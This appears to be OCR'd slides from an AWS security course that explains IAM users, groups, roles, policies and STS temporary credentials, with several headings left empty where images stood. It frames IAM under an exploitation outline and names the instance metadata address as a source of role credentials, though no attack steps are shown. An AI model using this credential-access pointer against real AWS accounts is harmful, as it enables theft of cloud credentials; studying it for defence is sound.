
1.2 Classification of AWS Cloud Bases of Service Models

AWS Cloud Service Models :



1.3 Classification of AWS Cloud bases of Service Uses

AWS Cloud Services Uses:



2. AWS Cloud Services Functionalities & Exploitation

2.1 Identity and Access Management (IAM)

Identity and Access Management (IAM)

1. Introduction about IAM
2. IAM Components Explanations
   - A. Users
   - B. Groups
   - C. Roles
   - D. Policies
     - I. Managed Policy
       - a. AWS Managed Policy
       - b. Customer Managed Policy
     - II. Inline Policy
   - E. Security Token Service (STS)
3. Exploitation
   - A. Enumeration
   - B. Initial Access
   - C. Persistence
   - D. Privilege Escalation
   - E. Credential Access

2.1.1 Introduction about IAM


IAM :

- AWS Identity and Access Management (IAM) enables you to manage access to AWS services and resources securely.
- IAM allow you can create and manage AWS users and groups and use permissions to allow and deny their access to AWS resources.

AWS IAM allows:

1. Manage IAM users, groups and their access.
2. Manage IAM roles and their permissions.
3. Manage federated users and their permissions.

IAM Overview



2.1.2 IAM Components Explanations

A. Users

- An AWS Identity and Access Management (IAM) user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.
- A user in AWS consists of a name and credentials.

AWS Services Access Type :

1. Programmatic access
   - Access key ID
   - Secret access key

2. AWS Management Console access
   - Username
   - Password

2.1.2 IAM Components Explanations

B. Groups

An IAM group is a collection of IAM users. Groups let you specify permissions for multiple users, which can make it easier to manage the permissions for those users


Following are some important characteristics of groups:

1. A group can contain many users, and a user can belong to multiple groups.
2. Groups can't be nested; they can contain only users, not other groups.

2.1.2 IAM Components Explanations

C. Roles

- An IAM role is an IAM entity that defines a set of permissions for making AWS service requests.
- IAM roles are associated with AWS services such as EC2, RDS etc.
- IAM roles are a secure way to grant permissions to entities that you trust. Examples of entities include the following:
  - IAM user in another account
  - Application code running on an EC2 instance that needs to perform actions on AWS resources
  - An AWS service that needs to act on resources in your account to provide its features
- IAM roles issue keys that are valid for short durations, making them a more secure way to grant access.



EC2 Instance can access S3 Bucket

2.1.2 IAM Components Explanations

D. Policies

- IAM policies define permissions for an action to perform the operation.
- For example, if a policy allows the GetUser action, then a user with that policy can get user information from the AWS Management Console, the AWS CLI, or the AWS API.
- Policies can be attached to IAM identities (users, groups or roles) or AWS resources.

Policy Data :


1. Effect - Use to Allow or Deny Access
2. Action - Include a list of actions (Get, Put, Delete) that the policy allows or denies.
3. Resource - A list of resources to which the actions apply

Policy types:

1. Inline Policies - An inline policy is a policy that's embedded in an IAM identity (a user, group, or role)

2. Managed Policies -
    - AWS Managed Policies
    - Customer Managed Policies

Policies


Policies
Inline Policy
Managed Policy
AWS Managed Policy
Customer Managed Policy

2.1.2 IAM Components Explanations

E. Security Token Service (STS)

- AWS Security Token Service (AWS STS) is a web service that enables you to request temporary, limited-privilege credentials for AWS IAM users or for users that you authenticate (federated users).
- STS allow user to give temporary access of aws resource using token.

Temporary credentials Contains :

1. Access key ID
2. Secret access key
3. Security token (session token)

Temporary credentials

1. STS - https://sts.amazonaws.com (Users OR Other AWS Account Users / Services)

   STS Endpoint:

   - Global STS Endpoint - https://sts.amazonaws.com
   - Regional STS Endpoint - https://sts.**Region-Name**.amazonaws.com

2. AWS Metadata - http://169.254.169.254 (IAM Roles - Same AWS Account)

STS- Assume role

